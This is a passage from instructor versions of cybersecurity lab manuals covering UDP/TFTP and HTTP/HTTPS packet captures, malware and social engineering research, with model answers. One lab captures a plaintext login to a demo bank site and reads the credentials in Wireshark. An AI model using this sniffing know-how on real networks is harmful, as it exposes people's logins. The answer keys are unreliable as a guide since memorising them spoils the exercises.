
```
[root@secOps analyst]# touch my_tftp_data
```

Step 3: Capture a TFTP session in Wireshark

- a. Start Wireshark in **H1**.

```
[root@secOps analyst]# wireshark-gtk &
```

- b. From the **Edit** menu, choose **Preferences** and click the arrow to expand **Protocols**. Scroll down and select **UDP**. Click the **Validate the UDP checksum if possible** check box and click **Apply**. Then click **OK**.



- c. Start a Wireshark capture on the interface **H1-eth0**.

- d. Start a tftp session from **H2** to the tftp server on **H1** and get the file **my_tftp_data**.

```
[root@secOps analyst]# tftp 10.0.0.11 -c get my_tftp_data
```

- e. Stop the Wireshark capture. Set the filter to **tftp** and click **Apply**. Use the three TFTP packets to fill in the table and answer the questions in the rest of this lab.


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.12	10.0.0.11	TFTP	66	Read Request, File: my_tftp_data, Transfer
2	0.001295043	10.0.0.11	10.0.0.12	TFTP	80	Data Packet, Block: 1 (last)
3	0.001735272	10.0.0.12	10.0.0.11	TFTP	46	Acknowledgement, Block: 1

Instructor Note: If students point out UDP acknowledgments, explain that the UDP header does not contain an acknowledgment field. It is the responsibility of the upper-layer protocol, in this case TFTP, to manage data transfer and receipt information. This will be shown during the UDP datagram examination.

Detailed UDP information is available in the Wireshark packet details pane. Highlight the first UDP datagram from the host computer and move the mouse pointer to the packet details pane. It may be necessary to adjust the packet details pane and expand the UDP record by clicking the protocol expand box. The expanded UDP datagram should look similar to the diagram below.

UDP Header	▼ User Datagram Protocol, Src Port: 47844, Dst Port: 69 Source Port: 47844 Destination Port: 69 Length: 32 ▶ Checksum: 0x2029 [correct] [Checksum Status: Good] [Stream index: 0]
UDP Data	▼ Trivial File Transfer Protocol Opcode: Read Request (1) Source File: my_tftp_data Type: netascii

The figure below is a UDP datagram diagram. Header information is sparse, compared to the TCP datagram. Similar to TCP, each UDP datagram is identified by the UDP source port and UDP destination port.



Using the Wireshark capture of the first UDP datagram, fill in information about the UDP header. The checksum value is a hexadecimal (base 16) value, denoted by the preceding 0x code:

Source IP address	10.0.0.12
Destination IP address	10.0.0.11
Source port number	47844
Destination port number	69
UDP message length	32 bytes*
UDP checksum	0x2029 [correct]*

*Student answers will vary.

How does UDP verify datagram integrity?

A checksum is sent in the UDP datagram, and the datagram checksum value is recomputed upon receipt. If the computed checksum is identical to the sent checksum, then the UDP datagram is assumed to be complete.

Examine the first frame returned from the tftpd server. Fill in the information about the UDP header:

Source IP address	10.0.0.11
Destination IP address	10.0.0.12
Source port number	58047*
Destination port number	47844*
UDP message length	46 bytes*
UDP checksum	Checksum: 0x1456 [incorrect, should be 0x8cce (maybe caused by "UDP checksum offload"?)]*

*Student answers will vary.

Notice that the return UDP datagram has a different UDP source port, but this source port is used for the remainder of the TFTP transfer. Because there is no reliable connection, only the original source port used to begin the TFTP session is used to maintain the TFTP transfer.

Also, notice that the UDP Checksum is incorrect. This is most likely caused by UDP checksum offload. You can learn more about why this happens by searching for "UDP checksum offload".

Step 4: Clean up

In this step, you will shut down and clean up Mininet.

- In the terminal that started Mininet, enter **quit** at the prompt.

```
mininet> quit
```

- At the prompt, enter **sudo mn -c** to clean up the processes started by Mininet.

```
[analyst@secOps ~]$ sudo mn -c
```

Reflection

This lab provided the opportunity to analyze TCP and UDP protocol operations from captured FTP and TFTP sessions. How does TCP manage communication differently than UDP?

TCP manages communication much differently than UDP because reliability and guaranteed delivery requires additional control over the communication channel. UDP has less overhead and control, and the upper-layer protocol must provide some type of acknowledgment control. Both protocols, however, transport data between clients and servers using application layer protocols and are appropriate for the upper-layer protocol each supports.

Lab – Using Wireshark to Examine HTTP and HTTPS (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Capture and view HTTP traffic

Part 2: Capture and view HTTPS traffic

Background / Scenario

HyperText Transfer Protocol (HTTP) is an application layer protocol that presents data via a web browser. With HTTP, there is no safeguard for the exchanged data between two communicating devices.

With HTTPS, encryption is used via a mathematical algorithm. This algorithm hides the true meaning of the data that is being exchanged. This is done through the use of certificates that can be viewed later in this lab.

Regardless of HTTP or HTTPS, it is only recommended to exchange data with websites that you trust. Just because a site uses HTTPS does not mean it is a trustworthy site. Threat actors commonly use HTTPS to hide their activities.

In this lab, you will explore and capture HTTP and HTTPS traffic using Wireshark.

Required Resources

- CyberOps Workstation VM
- Internet connection

Part 46: Capture and view HTTP traffic

In this part, you will use **tcpdump** to capture the content of HTTP traffic. You will use command options to save the traffic to a packet capture (pcap) file. These records can then be analyzed using different applications that read pcap files, including Wireshark.

Step 1: Start the virtual machine and log in.

Start the CyberOps Workstation VM. Use the following user credentials:

Username: **analyst**

Password: **cyberops**

Step 2: Open a terminal and start tcpdump.

- Open a terminal application and enter the command **ifconfig**.

```
[analyst@secOps ~]$ ifconfig
```

- List the interfaces and their IP addresses displayed in the ifconfig output.

```
enp0s3 with 192.168.1.15 and lo with 127.0.0.1 (answers for enp0s3 will vary).
```

- While in the terminal application, enter the command **sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap**. Enter the password **cyberops** for the user analyst when prompted.

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
```

```
[sudo] password for analyst:
```

```
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```

This command starts tcpdump and records network traffic on the **enp0s3** interface.


The **-i** command option allows you to specify the interface. If not specified, the tcpdump will capture all traffic on all interfaces.

The **-s** command option specifies the length of the snapshot for each packet. You should limit snaplen to the smallest number that will capture the protocol information in which you are interested. Setting snaplen to 0 sets it to the default of 262144, for backwards compatibility with recent older versions of tcpdump.

The **-w** command option is used to write the result of the tcpdump command to a file. Adding the extension .pcap ensures that operating systems and applications will be able to read to file. All recorded traffic will be printed to the file httpdump.pcap in the home directory of the user analyst.

Use the man pages for tcpdump to determine the usage of the -s and -w command options.

- d. Open a web browser from the launch bar within the Linux Workstation. Navigate to www.altoromutual.com/bank/login.aspx




Because this website uses HTTP, the traffic is not encrypted. Click the Username field to see the warning pop up.

- e. Enter a username of **Admin** with a password of **Admin** and click **Login**.
- f. Close the virtual web browser.
- g. Return to the terminal window where tcpdump is running. Enter **CTRL+C** to stop the packet capture.


Step 3: View the HTTP capture.

The tcpdump, executed in the previous step, printed the output to a file named httpdump.pcap. This file is located in the home directory for the user **analyst**.

- a. Click the File Manger icon on the desktop and browse to the home folder for the user **analyst**. Double-click the **httpdump.pcap** file to open it in Wireshark.




- b. In the Wireshark application, filter for **http** and click **Apply**.



- c. Browse through the different HTTP messages and select the **POST** message.

No.	Time	Source	Destination	Protocol	Length	Info
124	10.252422	10.0.2.15	65.61.137.117	HTTP	514	[TCP Previous segment not captured]
138	10.332405	65.61.137.117	10.0.2.15	HTTP	761	HTTP/1.1 200 OK (text/html)
181	13.298897	10.0.2.15	65.61.137.117	HTTP	675	POST /bank/login.aspx HTTP/1.1
185	13.472733	65.61.137.117	10.0.2.15	HTTP	611	HTTP/1.1 302 Found (text/html)
187	13.476894	10.0.2.15	65.61.137.117	HTTP	579	GET /bank/main.aspx HTTP/1.1
195	13.603919	65.61.137.117	10.0.2.15	HTTP	171	HTTP/1.1 200 OK (text/html)

- d. In the lower window, the message is displayed. Expand the **HTML Form URL Encoded: application/x-www-form-urlencoded** section.



The image shows a Wireshark packet list. The first four packets are expanded: Frame 181 (675 bytes), Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The fifth packet, 'Hypertext Transfer Protocol', is also expanded, showing 'HTML Form URL Encoded: application/x-www-form-urlencoded'. A red arrow points to this line.

What two pieces of information are displayed?

The uid of Admin and passw of Admin

- e. Close the Wireshark application.

Part 47: Capture and View HTTPS Traffic

You will now use `tcpdump` from the command line of a Linux workstation to capture HTTPS traffic. After starting `tcpdump`, you will generate HTTPS traffic while `tcpdump` records the contents of the network traffic. These records will again be analyzed using Wireshark.

Step 1: Start `tcpdump` within a terminal.

- a. While in the terminal application, enter the command **`sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap`**. Enter the password **cyberops** for the user analyst when prompted.

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size
262144 bytes
```


This command will start `tcpdump` and record network traffic on the **enp0s3** interface of the Linux workstation. If your interface is different than `enp0s3`, please modify it when using the above command.

All recorded traffic will be printed to the file **httpdump.pcap** in the home directory of the user analyst.

- b. Open a web browser from the launch bar within the Linux Workstation. Navigate to www.netacad.com. What do you notice about the website URL?

Answers will vary. The website is using HTTPS, and there is a lock.

- c. Click **Log in**.



- d. Enter in your NetAcad username and password. Click **Log In**.

Cisco Networking Academy Log In

Email address or screen name

your_username

Password

●●●●●●●●●●

Cancel Log In


[Forgot Password](#) [Resend Activation Email](#) [Redeem Seat Token](#)

- e. Close the virtual web browser.
- f. Return to the terminal window where tcpdump is running. Enter **CTRL+C** to stop the packet capture.

Step 2: View the HTTPS capture.


The tcpdump executed in Step 1 printed the output to a file named httpsdump.pcap. This file is located in the home directory for the user **analyst**.

- a. Click the Filesystem icon on the desktop and browse to the home folder for the user analyst. Open the **httpsdump.pcap** file.




- b. In the Wireshark application, expand the capture window vertically and then filter by HTTPS traffic via port 443.

Enter **tcp.port==443** as a filter, and click **Apply**.



- c. Browse through the different HTTPS messages and select an **Application Data** message.



- d. In the lower window, the message is displayed.

What has replaced the HTTP section that was in the previous capture file?

After the TCP section, there is now a Secure Sockets Layer (SSL) section instead of HTTP.

- e. Completely expand the **Secure Sockets Layer** section.

```
▶ Frame 157: 341 bytes on wire (2728 bits), 341 bytes captured (2728 bits) on 0
▶ Ethernet II, Src: PcsSyste_21:f3:5c (08:00:27:21:f3:5c), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 216.58.192.142
▶ Transmission Control Protocol, Src Port: 37380, Dst Port: 443, Seq: 1, Ack: 1, Len: 287
▼ Secure Sockets Layer
  ▼ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
    Content Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 282
    Encrypted Application Data: 0000000000000000bed2031d6dabc4c685ca7854a009a7a56...
```

- f. Click the **Encrypted Application Data**.

Is the application data in a plaintext or readable format?

The data payload is encrypted using TLSv1.2 and cannot be viewed.

- g. Close all windows and shutdown the virtual machine.

Reflection

1. What are the advantages of using HTTPS instead of HTTP?

When using HTTPS, the data payload of a message is encrypted and can only be viewed by the devices that are part of the encrypted conversation.

2. Are all websites that use HTTPS considered trustworthy?

No, because malicious websites can utilize HTTPS to appear legitimate while still capturing user data and logins.

Lab – Anatomy of Malware (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Research and analyze malware

Background / Scenario

Malware, or malicious software, refers to a variety of malicious software programs that can be used to cause harm to computer systems, steal data, and bypass security measures. Malware can also attack critical infrastructure, disable emergency services, cause assembly lines to make defective products, disable electric generators, and disrupt transportation services. Security experts estimate that more than one million new malware threats are released each day. A McAfee Labs [report](#) indicates almost 500 million known malware threats at the end of 2015.

Note: You can use the web browser in virtual machine installed in a previous lab to research security related issues. By using the virtual machine, you may prevent malware from being installed on your computer.

Required Resources

- PC or mobile device with Internet access

Conduct a Search of Recent Malware

- c. Using your favorite search engine, conduct a search for recent malware. During your search, choose four examples of malware, each one from a different malware type, and be prepared to discuss details on what each does, how it each is transmitted and the impact each causes.

Examples of malware types include: Trojan, Hoax, Adware, Malware, PUP, Exploit, and Vulnerability. Some suggested web sites to search malware are listed below:

[McAfee](#)

[Malwarebytes](#)

[Security Week](#)

[TechNewsWorld](#)

- d. Read the information about the malware found from your search in step 1a, choose one and write a short summary that explains what the malware does, how it is transmitted, and the impact it causes.

Answers will vary based on the malware chosen.

Lab - Social Engineering (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Research and identify social engineering attacks

Background / Scenario

Social engineering is an attack with the goal of getting a victim to enter personal or sensitive information, this type of attack can be performed by an attacker utilizing a keylogger, phishing email, or an in-person method. This lab requires the research of social engineering and the identification of ways to recognize and prevent it.

Required Resources

- PC or mobile device with Internet access

Step 2: Read the following article.

Navigate to the following website and read it thoroughly to answer the following questions in step 2.

<https://www.sans.org/reading-room/whitepapers/critical/methods-understanding-reducing-social-engineering-attacks-36972>

Step 3: Answer the following questions.

- a. What are the three methods used in social engineering to gain access to information?

Answers should include electronic access, physical access, and social media.

- b. What are three examples of social engineering attacks from the first two methods in step 2a?

Answers will vary but may include spear phishing via email, baiting with desired content, or tailgating.

- c. Why is social networking a social engineering threat?

Answers should include that social networking usually encourages people to share personal information along with interests and habits. (Full name, date of birth (DOB) home town, etc...).

- d. How can an organization defend itself from social engineering attacks?

Answers should include the creation and utilization of security awareness training.

- e. What is the SANS Institute, which authored this article?

Answers will vary based on the website <https://www.sans.org> and the content displayed. Answer should include that they are a provider of information security training and certification.

Class Activity – What's Going On? (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Identify the processes running on a computer, the protocol they are using, and their local and remote port addresses.

Background / Scenario

For a hacker to establish a connection to a remote computer, a port must be listening on that device. This may be due to infection by malware, or a vulnerability in a legitimate piece of software. A utility, such as TCPView, can be used to detect open ports, monitor them in real-time, and close active ports and processes using them.


Required Resources

- PC with Internet access
- TCPView software

